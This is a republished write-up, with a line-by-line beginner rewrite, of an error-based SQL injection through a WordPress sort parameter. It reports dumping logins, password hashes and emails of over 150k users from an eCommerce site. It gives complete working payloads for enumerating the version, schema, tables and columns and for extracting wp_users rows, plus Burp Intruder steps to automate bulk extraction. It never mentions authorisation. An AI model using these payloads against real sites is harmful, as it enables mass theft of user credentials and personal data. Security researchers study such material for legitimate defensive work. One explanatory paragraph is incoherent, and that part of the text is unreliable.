Error-Based SQL Injection on a WordPress website and extract more than 150k user details
A sort parameter on a WordPress site was concatenated into an SQL ORDER BY clause, producing database errors that leaked query structure and column names. The author used error-based injection to read the database version, schema, table and column names, and then dumped user records including logins, password hashes and emails for over 150k users.
 Published on ynoof.medium.com
First of all, this is my first write-up, so sorry for any mistakes. In this write-up, I will share with you how I get the data of more than 150k users from a WordPress website, and how I bypassed some of the errors that happen to me in this WordPress website.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a WordPress site, referred to throughout as target.com. The vulnerable feature is a listing page that accepts a sort parameter, which the application uses to build the ORDER BY clause of a query against the wp_news_posts table, joined to wp_news_categories. The page returns posts filtered by AggregatorId = 3 and excluding the rejected and pending statuses, grouped by post ID, ordered by the sort value, and paginated with LIMIT 10 OFFSET 4120.
The write-up describes extracting the data of more than 150k users from this eCommerce site, and the errors that had to be worked around along the way.
Setup
The researcher does not describe any account, role or special precondition. The work is done against the listing page, using a browser to view page source and Burp Suite (Intruder and the Grep Extract feature) to speed up data extraction. using a browser to view page source and Burp Suite (Intruder and the Grep Extract feature) to speed up data extraction. The database is MariaDB, and its version is identified during the process.
Finding it
The starting point is a URL that takes a sort value:
https://target.com/pages/?sort=1
The usual detection characters were tried, starting with a single quote:
https://target.com/pages/?sort=1'
Nothing appeared on the rendered page. Rather than stopping there, the researcher viewed the page source, and the error was there in the HTML:
<div id="error"><p class="wpdberror"><strong>WordPress database error:</strong> [You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '\\\\\\' ASC LIMIT 10 OFFSET 4120' at line 6]<br /><code> SELECT p.*, c.Name as CategoryName, c.Slug as CategorySlug, c.Code as CategoryCode, (CAST(p.UpvoteCount as SIGNED) - CAST(p.DownvoteCount as SIGNED)) as Votes FROM wp_news_posts AS p LEFT JOIN wp_news_categories c ON(c.Id = p.CategoryId) WHERE p.AggregatorId = 3 AND p.Status != "rejected" AND p.Status != "pending" GROUP BY p.Id ORDER BY p.1\\\\\\' ASC LIMIT 10 OFFSET 4120</code></p></div><!DOCTYPE html>
The injected quote lands inside the ORDER BY clause, before the LIMIT. The researcher notes that an injection point after LIMIT would not be usable, but because this one sits before it, SQL injection is possible.
Exploitation
Step 1: repairing the broken query
The first attempts tried to comment out the remainder of the query:
https://target.com/pages/?sort=1'--https://target.com/pages/?sort=1'-- -https://target.com/pages/?sort=1'/https://target.com/pages/?sort=1'#
None of these worked. Each produced the same error:
WordPress database error: [Unknown column 'p.1' in 'order clause'] SELECT p.*, c.Name as CategoryName, c.Slug as CategorySlug, c.Code as CategoryCode, (CAST(p.UpvoteCount as SIGNED) - CAST(p.DownvoteCount as SIGNED)) as Votes FROM wp_news_posts AS p LEFT JOIN wp_news_categories c ON(c.Id = p.CategoryId) WHERE p.AggregatorId = 3 AND p.Status != "rejected" AND p.Status != "pending" GROUP BY p.Id ORDER BY p.1 ASC LIMIT 10 OFFSET 4120
The useful part of this error is that it leaks column names. The query references p.1, which does not exist, and the error reveals six columns belonging to the p alias: UpvoteCount, DownvoteCount, CategoryId, AggregatorId, Status and Id. Replacing the sort value with one of those columns fixes the query:
https://target.com/pages/?sort=CategoryId
With CategoryId as the sort value, no error appears in the page source. The Unknown column p.1 error is resolved, and the injection point is now usable.
Step 2: how error-based extraction works here
The write-up quotes a definition: error-based extraction is a method of pulling information out of a database when UNION SELECT does not work at all, done with a crafted query that forces the database to reveal information in an error message. It also lists the error conditions that suggest this technique:
a. The Used Select Statements Have Different Number Of Columns.b. Unknown Column 1 or no columns at all (in webpage and page source)c._error_ #1604
Step 3: database version
The version is read with this query appended to the URL:
and (SELECT 0 FROM (SELECT count(*), CONCAT((SELECT @@version), 0x23, FLOOR(RAND(0)*2)) AS x FROM information_schema.columns GROUP BY x) y)
Applied to the target:
<https://target.com/pages/?sort=CategoryId> and (SELECT 0 FROM (SELECT count(*), CONCAT((SELECT @@version), 0x23, FLOOR(RAND(0)*2)) AS x FROM information_schema.columns GROUP BY x) y)
The version returned is:
10.3.14-MariaDB
The query groups information_schema.columns by an expression that concatenates the value being extracted with 0x23 (the # character) and FLOOR(RAND(0)*2). The random factor makes the grouping key unstable, so the duplicate-key error carries the concatenated value.
Step 4: database name
The same construction, with database() in place of @@version:
and (SELECT 0 FROM (SELECT count(*), CONCAT((SELECT database()), 0x23, FLOOR(RAND(0)*2)) AS x FROM information_schema.columns GROUP BY x) y)
Applied to the target:
<https://target.com/pages/?sort=CategoryId> and (SELECT 0 FROM (SELECT count(*), CONCAT((SELECT database()), 0x23, FLOOR(RAND(0)*2)) AS x FROM information_schema.columns GROUP BY x) y)
The database name is:
prd2
To walk through further databases, the limit is incremented: limit 0,1, limit 1,1, limit 2,1 and so on.
Step 5: table names
Table names come from this query:
and (select 1 from (select count(*),concat((select(select concat(cast(table_name as char),0x7e)) from information_schema.tables where table_schema=database() limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)
Applied to the target:
<https://target.com/pages/?sort=CategoryId> and (select 1 from (select count(*),concat((select(select concat(cast(table_name as char),0x7e)) from information_schema.tables where table_schema=database() limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)
The first table name comes back in the error:
[Duplicate entry 'wp_mail~1; for key group_key]
So the first table is wp_mail. Incrementing the limit enumerates the rest; the researcher reports more than 180 tables in the database.
All tables can also be pulled without the limit, using group_concat and substring:
CategoryId+and (select 1 from (select count(*),concat((select(select substring(group_concat(table_name),1,150)) from information_schema.tables where table_schema=database()),floor(rand(0)*2))x from information_schema.tables group by x)a)
The 1,150 offsets are incremented to walk the full list: 20,150, 40,150 and so on. If substring does not work, substr or mid can be used instead.
One of the important tables is wp_users, so the next step is its columns.
Step 6: columns of wp_users
The column query:
and (select 1 from (select count(*),concat((select(select concat(cast(column_name as char),0x7e)) from information_schema.columns where table_name=0x77705f7573657273 limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)
0x77705f7573657273 is wp_users in hex. Applied to the target:
<https://target.com/pages/?sort=CategoryId> and (select 1 from (select count(*),concat((select(select concat(cast(column_name as char),0x7e)) from information_schema.columns where table_name=0x77705f7573657273 limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)
As before, the limit is incremented to get every column, or the whole set is pulled at once with substring, substr or mid. The column names returned are:
IDuser_loginuser_passuser_nicenameuser_emailuser_urluser_registereduser_activation_keyuser_statusdisplay_name
Step 7: extracting the data
With the table and columns known, the data is pulled with:
<https://target.com/pages/?sort=CategoryId> and (select 1 from (select count(*),concat((select(select concat(cast(concat(ID,0x7e,user_login,0x7e,user_pass,0x7e,user_email) as char),0x7e)) from prd2.wp_users limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)
Or without the limit, using substr and group_concat:
CategoryId+And(select 1 from(select count(*),concat(0x3a,(select substr(group_concat(ID,0x7e,user_login,0x7e,user_pass,0x7e,user_email),1,150)from prd2.wp_users),0x3a,floor(rand(0)*2))x from information_schema.tables group by x)z)
0x7e is ~ in hex, used as the separator between fields; any separator can be used. prd2.wp_users names the database found earlier and the table to read from.
Step 8: speeding up extraction with Burp Intruder
To avoid pulling rows one at a time, the researcher moves the extraction into Burp:
- Intercept the request that contains the data extractor query.
- Send the request to Intruder.


- Use Grep Extract to capture the wanted data:
- Go to options.
- Go to Grep Extract, then click add.
- Click the Refetch response button.
- Select the data to fetch.
- Click OK.
- Save only the data selected in the Grep Extract step after the attacks run.

With this setup the researcher reports extracting the data of more than 150k users, including many valuable details, on what is described as an eCommerce site.
Root cause
The sort value ends up in the ORDER BY clause of the SQL query, so a visitor controls part of the statement. The application also renders the raw database error into the page source, which both confirms the injection and leaks the query and its column names. The researcher's own framing is that the injection point sits before LIMIT, which is what makes it exploitable; the error output is what makes it readable.
Impact
The researcher extracted the data of more than 150k users from wp_users, including fields such as user_login, user_pass and user_email. Because the site is described as an eCommerce site, the data is characterised as carrying valuable details. The extraction is driven entirely through the listing page.
Fix
The write-up does not describe a fix or a remediation step. The underlying issue is the unvalidated sort value reaching the ORDER BY clause; the standard remedy is to map the parameter to a fixed allow-list of sortable columns rather than concatenating it, and to stop returning raw database errors to the client.
Variants to test
- Sort and order parameters on listing pages. Send a single quote and inspect the page source, not just the rendered page. A positive result is a database error in the HTML, as happened here.
- Comment styles after a quote. Try
--,-- -,/and#. If they fail with anUnknown columnerror, the error itself may name real columns; substituting one of them can repair the query and confirm the injection. - Error-based extraction when
UNION SELECTfails. Use thecount(*),concat,floor(rand(0)*2)andgroup bypattern against@@version,database(),information_schema.tablesandinformation_schema.columns. A positive result is a duplicate-entry error containing the concatenated value. - Hex-encoded identifiers. Encode table names such as
wp_usersas hex inwhere table_name=...to avoid quoting problems. A positive result is the expected column list in the error. - Bulk extraction with
group_concatandsubstring. Walk the output in fixed-size chunks. A positive result is a growing list of names or rows in the error text. - Automating with Burp Intruder and Grep Extract. Intercept the extractor request, send it to Intruder, and configure Grep Extract against the response. A positive result is a clean column of extracted values after the attack.
What happened, in plain words
A security researcher found a way to make a WordPress website hand over the details of more than 150,000 of its users. The site had a page that let visitors sort a list of posts, and the value used for sorting ended up inside a database question (a query). By adding a single quote character to that value, the researcher could break the query and make the database complain. The complaints, called error messages, were printed into the page's hidden source code, and they contained pieces of the database itself: the version, the database name, table names, column names and, eventually, the actual user records.
This is a beginner's walkthrough of that report. Every term is explained the first time it appears.
Background: the pieces involved
Before the steps, a few ideas that come up constantly.
- A website and its server. When you visit a page, your browser asks a computer somewhere else (the server) for it. The server builds the page, often by asking a database for information, and sends the finished page back.
- A database. Think of it as a set of very large, very strict spreadsheets. Each spreadsheet is a table (for example, a table of users). Each table has named columns (for example,
user_loginoruser_email), and each row is one record. - SQL. This is the language used to ask a database questions. A question like "give me the ten newest posts" is written in SQL. A query is one such question.
- A parameter. Many web addresses end with something like
?sort=1. The part after the?is a parameter: a named value the page uses. Here the parameter is calledsortand its value is1. - WordPress. A very common system for building websites. It stores its content in a database, and by convention its tables have names starting with
wp_, such aswp_usersfor user accounts. - SQL injection. If a website takes a value from the address bar and pastes it directly into an SQL query, a visitor can type SQL of their own into that value. The database cannot tell the difference between the website's own SQL and the visitor's, so it runs both. That is SQL injection: making the database run instructions the site did not intend.
- Error-based extraction. Sometimes you cannot simply ask the database to print data back to the page. But if the site shows database error messages, you can craft a query that deliberately fails, and put the data you want inside the failure message. The error becomes your output channel. A rough everyday comparison: if a shop assistant will not read out a customer's address, but will shout "I cannot find customer number 42, whose address is..." every time you ask for something impossible, you can learn the address from the shouting.
- Burp Suite. A tool used by security testers to watch and change the requests a browser sends. Two of its features appear here: Intruder, which repeats a request many times with different values, and Grep Extract, which pulls a chosen piece of text out of each response.
Finding the vulnerability
The site is referred to throughout as target.com. The starting point is a listing page that accepts a sort value:
https://target.com/pages/?sort=1
This address asks the site for the pages listing, sorted by the value 1. The page shows a list of posts.
To test for SQL injection, the usual approach is to send characters that have special meaning in SQL and see whether the page behaves differently. The report mentions the single quote ', the double quote ", the slash / and the hash #. The single quote is the classic one, because in SQL it marks the beginning and end of a piece of text. If the site pastes your value into a query that already has quotes around it, an extra quote unbalances them and the query breaks.
So the researcher tried:
https://target.com/pages/?sort=1'
This is the same address with a single quote added to the end of the sort value. If the value is being pasted into SQL, this should break the query.
Nothing appeared on the visible page. Many people would stop here and assume the site is safe. The researcher did not: they opened the page source, which is the raw HTML the server sent, before the browser draws it on screen. You can see it in most browsers by right-clicking and choosing to view the page source. The error was there, hidden in the HTML:
<div id="error"><p class="wpdberror"><strong>WordPress database error:</strong> [You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '\\\\\\' ASC LIMIT 10 OFFSET 4120' at line 6]<br /><code> SELECT p.*, c.Name as CategoryName, c.Slug as CategorySlug, c.Code as CategoryCode, (CAST(p.UpvoteCount as SIGNED) - CAST(p.DownvoteCount as SIGNED)) as Votes FROM wp_news_posts AS p LEFT JOIN wp_news_categories c ON(c.Id = p.CategoryId) WHERE p.AggregatorId = 3 AND p.Status != "rejected" AND p.Status != "pending" GROUP BY p.Id ORDER BY p.1\\\\\\' ASC LIMIT 10 OFFSET 4120</code></p></div><!DOCTYPE html>
Line by line, in plain words:
- The outer
<div id="error">is a box on the page that holds an error message. It is present in the HTML even though it was not visible on screen. WordPress database error:is the site telling the world that its database rejected a query.- The bracketed text is the database's own complaint: it says there is a syntax error, that it is using MariaDB (a popular database program), and that the problem is near a fragment of text ending in
ASC LIMIT 10 OFFSET 4120. - The
<code>block shows the full query the site tried to run. Reading it: it selects columns fromwp_news_posts(aliased asp), joins inwp_news_categories(aliased asc), filters to posts whereAggregatorId = 3and the status is neitherrejectednorpending, groups by post ID, orders byp.1(the sort value), and returns ten rows starting from offset 4120. - The
'sequences are HTML codes for a single quote, and"is a double quote. The browser displays them as quotes.
The important detail is where the injected quote landed: inside the ORDER BY part of the query, and before the LIMIT part. ORDER BY decides the order of results; LIMIT decides how many rows come back and from where. The researcher notes that an injection point after LIMIT would not be usable, but because this one sits before it, SQL injection is possible.
Step 1: repairing the broken query
A broken query is not yet a useful one. The first attempts tried to comment out the rest of the query, so that the database would ignore everything after the injected quote. In SQL, -- starts a comment, and # also starts a comment in MariaDB.
https://target.com/pages/?sort=1'--https://target.com/pages/?sort=1'-- -https://target.com/pages/?sort=1'/https://target.com/pages/?sort=1'#
This block shows four attempts run together: a quote followed by --, a quote followed by -- - (a space after the dashes, which some databases require), a quote followed by /, and a quote followed by #. Each is an attempt to end the sort value and silence the rest of the query.
None of these worked. Each produced the same error:
WordPress database error: [Unknown column 'p.1' in 'order clause'] SELECT p.*, c.Name as CategoryName, c.Slug as CategorySlug, c.Code as CategoryCode, (CAST(p.UpvoteCount as SIGNED) - CAST(p.DownvoteCount as SIGNED)) as Votes FROM wp_news_posts AS p LEFT JOIN wp_news_categories c ON(c.Id = p.CategoryId) WHERE p.AggregatorId = 3 AND p.Status != "rejected" AND p.Status != "pending" GROUP BY p.Id ORDER BY p.1 ASC LIMIT 10 OFFSET 4120
In plain words: the database now says it does not know a column called p.1 in the order clause. The site is still trying to sort by p.1, which is not a real column. The comment attempts did not remove that part of the query.
The useful part of this error is that it leaks column names. The query refers to p.1, which does not exist, and the error reveals six real columns belonging to the p alias: UpvoteCount, DownvoteCount, CategoryId, AggregatorId, Status and Id. An alias is a short nickname for a table inside a query; p stands for wp_news_posts.
So the fix is to replace the sort value with one of those real columns:
https://target.com/pages/?sort=CategoryId
This asks the page to sort by CategoryId, a column that actually exists. With CategoryId as the sort value, no error appears in the page source. The Unknown column p.1 error is resolved, and the injection point is now usable: the query runs cleanly, and anything appended to the value will be executed as part of the query.
Step 2: how error-based extraction works here
The report quotes a definition: error-based extraction is a method of pulling information out of a database when UNION SELECT does not work at all, done with a crafted query that forces the database to reveal information in an error message. UNION SELECT is a way of gluing the results of two queries together; when that is blocked, errors become the alternative.
It also lists the error conditions that suggest this technique:
a. The Used Select Statements Have Different Number Of Columns.b. Unknown Column 1 or no columns at all (in webpage and page source)c._error_ #1604
In plain words, these are three signs that error-based extraction may work:
- a. A message saying the used select statements have a different number of columns. This happens when a
UNION SELECTattempt supplies the wrong number of columns, and it tells you the database is talking back. - b. An
Unknown columnerror, or no columns at all, either on the page or in the page source. This is what happened in Step 1. - c. An error numbered
#1604. This is a specific database error number that indicates a problem with the query's structure.
Step 3: database version
The version is read with this query appended to the URL:
and (SELECT 0 FROM (SELECT count(*), CONCAT((SELECT @@version), 0x23, FLOOR(RAND(0)*2)) AS x FROM information_schema.columns GROUP BY x) y)
Line by line:
andjoins this to the existing query, so the database must also satisfy this condition.SELECT 0is a placeholder value; the outer query does not care what comes back, only that the inner part runs.SELECT count(*), CONCAT(...) AS x FROM information_schema.columns GROUP BY xcounts rows and groups them by a made-up valuex.information_schema.columnsis a built-in table that lists every column in the database; it is always there and is large, which makes it handy for this trick.CONCAT((SELECT @@version), 0x23, FLOOR(RAND(0)*2))builds the value ofxby gluing together three things: the database version (@@version), the character0x23(which is#), and a random 0 or 1 fromFLOOR(RAND(0)*2).GROUP BY xgroups rows by that value. Because the random part can change between rows, the grouping key is unstable, and the database raises a duplicate-key error. That error message includes the value ofx, which contains the version.
Applied to the target:
<https://target.com/pages/?sort=CategoryId> and (SELECT 0 FROM (SELECT count(*), CONCAT((SELECT @@version), 0x23, FLOOR(RAND(0)*2)) AS x FROM information_schema.columns GROUP BY x) y)
The angle brackets around the address are just notation meaning "this address"; the actual request is the address followed by the query. The version returned is:
10.3.14-MariaDB
So the database is MariaDB version 10.3.14. Knowing the version matters because different database programs and versions have slightly different syntax and built-in tables.
Step 4: database name
The same construction, with database() in place of @@version:
and (SELECT 0 FROM (SELECT count(*), CONCAT((SELECT database()), 0x23, FLOOR(RAND(0)*2)) AS x FROM information_schema.columns GROUP BY x) y)
database() is a built-in function that returns the name of the database currently in use. Everything else is identical to the version query: the same grouping trick forces an error that carries the name.
Applied to the target:
<https://target.com/pages/?sort=CategoryId> and (SELECT 0 FROM (SELECT count(*), CONCAT((SELECT database()), 0x23, FLOOR(RAND(0)*2)) AS x FROM information_schema.columns GROUP BY x) y)
The database name is:
prd2
To walk through further databases, the limit is incremented: limit 0,1, limit 1,1, limit 2,1 and so on. A limit in SQL takes two numbers: where to start and how many rows to return. limit 0,1 means start at the first row and return one; limit 1,1 means start at the second and return one. Incrementing the first number walks through the list one item at a time.
Step 5: table names
Table names come from this query:
and (select 1 from (select count(*),concat((select(select concat(cast(table_name as char),0x7e)) from information_schema.tables where table_schema=database() limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)
Line by line:
select 1 from (...)is the same placeholder pattern as before.select count(*),concat(...)x from information_schema.tables group by xcounts and groups rows frominformation_schema.tables, the built-in list of every table in the database.(select(select concat(cast(table_name as char),0x7e)) from information_schema.tables where table_schema=database() limit 0,1)fetches one table name at a time.table_schema=database()restricts it to the current database,limit 0,1takes the first one,cast(table_name as char)turns the name into text, andconcat(...,0x7e)appends a~character as a marker.floor(rand(0)*2)adds the random 0 or 1 that makes the grouping unstable, so the duplicate-key error fires and carries the table name with it.
Applied to the target:
<https://target.com/pages/?sort=CategoryId> and (select 1 from (select count(*),concat((select(select concat(cast(table_name as char),0x7e)) from information_schema.tables where table_schema=database() limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)
The first table name comes back in the error:
[Duplicate entry 'wp_mail~1; for key group_key]
In plain words: the database complains that it found a duplicate entry wp_mail~1 for a key called group_key. The ~1 is the random digit glued on by the query; the real table name is wp_mail. So the first table is wp_mail.
Incrementing the limit enumerates the rest; the researcher reports more than 180 tables in the database.
All tables can also be pulled without the limit, using group_concat and substring:
CategoryId+and (select 1 from (select count(*),concat((select(select substring(group_concat(table_name),1,150)) from information_schema.tables where table_schema=database()),floor(rand(0)*2))x from information_schema.tables group by x)a)
Line by line:
group_concat(table_name)glues all the table names into one long string, separated by commas.substring(...,1,150)takes a 150-character slice of that string, starting at position 1.- The rest is the same duplicate-key trick, so the slice appears in the error.
- The
+signs are how spaces are encoded in a URL; the browser or tool sends them as spaces.
The 1,150 offsets are incremented to walk the full list: 20,150, 40,150 and so on. Each request returns the next 150 characters of the combined list. If substring does not work, substr or mid can be used instead; they are alternative names for the same function in different database dialects.
One of the important tables is wp_users, so the next step is its columns.
Step 6: columns of wp_users
The column query:
and (select 1 from (select count(*),concat((select(select concat(cast(column_name as char),0x7e)) from information_schema.columns where table_name=0x77705f7573657273 limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)
Line by line:
- This is the same pattern as the table query, but it reads from
information_schema.columns, the built-in list of every column. where table_name=0x77705f7573657273restricts it to the columns of one table.0x77705f7573657273iswp_userswritten in hex, a way of writing text as numbers. Hex is used here to avoid quoting problems: the name is supplied as a number, so no quotes are needed.limit 0,1takes the first column name, and the duplicate-key trick carries it into the error.
Applied to the target:
<https://target.com/pages/?sort=CategoryId> and (select 1 from (select count(*),concat((select(select concat(cast(column_name as char),0x7e)) from information_schema.columns where table_name=0x77705f7573657273 limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)
As before, the limit is incremented to get every column, or the whole set is pulled at once with substring, substr or mid. The column names returned are:
IDuser_loginuser_passuser_nicenameuser_emailuser_urluser_registereduser_activation_keyuser_statusdisplay_name
This is a run-together list of the columns in wp_users: ID, user_login, user_pass, user_nicename, user_email, user_url, user_registered, user_activation_key, user_status and display_name. In plain words, the table holds each user's numeric ID, login name, password, display nickname, email address, website, registration date, activation key, status and display name.
Step 7: extracting the data
With the table and columns known, the data is pulled with:
<https://target.com/pages/?sort=CategoryId> and (select 1 from (select count(*),concat((select(select concat(cast(concat(ID,0x7e,user_login,0x7e,user_pass,0x7e,user_email) as char),0x7e)) from prd2.wp_users limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)
Line by line:
concat(ID,0x7e,user_login,0x7e,user_pass,0x7e,user_email)glues together four fields from one user row, separated by~(0x7e).cast(... as char)turns the result into text.from prd2.wp_users limit 0,1reads from thewp_userstable in theprd2database, taking one row at a time.- The duplicate-key trick again carries the glued-together row into the error message.
Or without the limit, using substr and group_concat:
CategoryId+And(select 1 from(select count(*),concat(0x3a,(select substr(group_concat(ID,0x7e,user_login,0x7e,user_pass,0x7e,user_email),1,150)from prd2.wp_users),0x3a,floor(rand(0)*2))x from information_schema.tables group by x)z)
Line by line:
group_concat(ID,0x7e,user_login,0x7e,user_pass,0x7e,user_email)glues every user row into one long string, with~between fields.substr(...,1,150)takes a 150-character slice, starting at position 1.0x3ais:in hex, used as a wrapper around the slice so it is easy to spot in the error.- The rest is the same duplicate-key trick.
0x7e is ~ in hex, used as the separator between fields; any separator can be used. prd2.wp_users names the database found earlier and the table to read from.
Step 8: speeding up extraction with Burp Intruder
Pulling rows one at a time by hand is slow. To avoid that, the researcher moves the extraction into Burp:
- Intercept the request that contains the data extractor query.
- Send the request to Intruder.
The image shows the request being sent to Intruder, the part of Burp that repeats a request many times with different values.
- Use Grep Extract to capture the wanted data:
- Go to options.
- Go to Grep Extract, then click add.
- Click the Refetch response button.
- Select the data to fetch.
- Click OK.
The image shows the Grep Extract setup, where you tell Burp which piece of each response to keep.
- Save only the data selected in the Grep Extract step after the attacks run.
The image shows where the extracted data is saved once the attack has finished.
With this setup the researcher reports extracting the data of more than 150k users, including many valuable details, on what is described as an eCommerce site.
Why it worked
The sort value ends up in the ORDER BY clause of the SQL query, so a visitor controls part of the statement. Parameterisation means passing values to the database in a way that keeps them separate from the query's instructions, so they cannot change its meaning. The application also renders the raw database error into the page source, which both confirms the injection and leaks the query and its column names. The researcher's own framing is that the injection point sits before LIMIT, which is what makes it exploitable; the error output is what makes it readable.
What was exposed
The researcher extracted the data of more than 150k users from wp_users, including fields such as user_login, user_pass and user_email. Because the site is described as an eCommerce site, the data is characterised as carrying valuable details. The extraction is driven entirely through the listing page.
How to fix it
The write-up does not describe a fix or a remediation step. The underlying issue is the unvalidated sort value reaching the ORDER BY clause; the standard remedy is to map the parameter to a fixed allow-list of sortable columns rather than concatenating it, and to stop returning raw database errors to the client.
Other places to look
- Sort and order parameters on listing pages. Send a single quote and inspect the page source, not just the rendered page. A positive result is a database error in the HTML, as happened here.
- Comment styles after a quote. Try
--,-- -,/and#. If they fail with anUnknown columnerror, the error itself may name real columns; substituting one of them can repair the query and confirm the injection. - Error-based extraction when
UNION SELECTfails. Use thecount(*),concat,floor(rand(0)*2)andgroup bypattern against@@version,database(),information_schema.tablesandinformation_schema.columns. A positive result is a duplicate-entry error containing the concatenated value. - Hex-encoded identifiers. Encode table names such as
wp_usersas hex inwhere table_name=...to avoid quoting problems. A positive result is the expected column list in the error. - Bulk extraction with
group_concatandsubstring. Walk the output in fixed-size chunks. A positive result is a growing list of names or rows in the error text. - Automating with Burp Intruder and Grep Extract. Intercept the extractor request, send it to Intruder, and configure Grep Extract against the response. A positive result is a clean column of extracted values after the attack.
Glossary
- Alias: a short nickname given to a table inside a query, such as
pforwp_news_posts. - Burp Suite: a tool for watching and changing the requests a browser sends to a website.
- Column: a named field in a database table, such as
user_email. - Comment (SQL): text the database ignores, started by
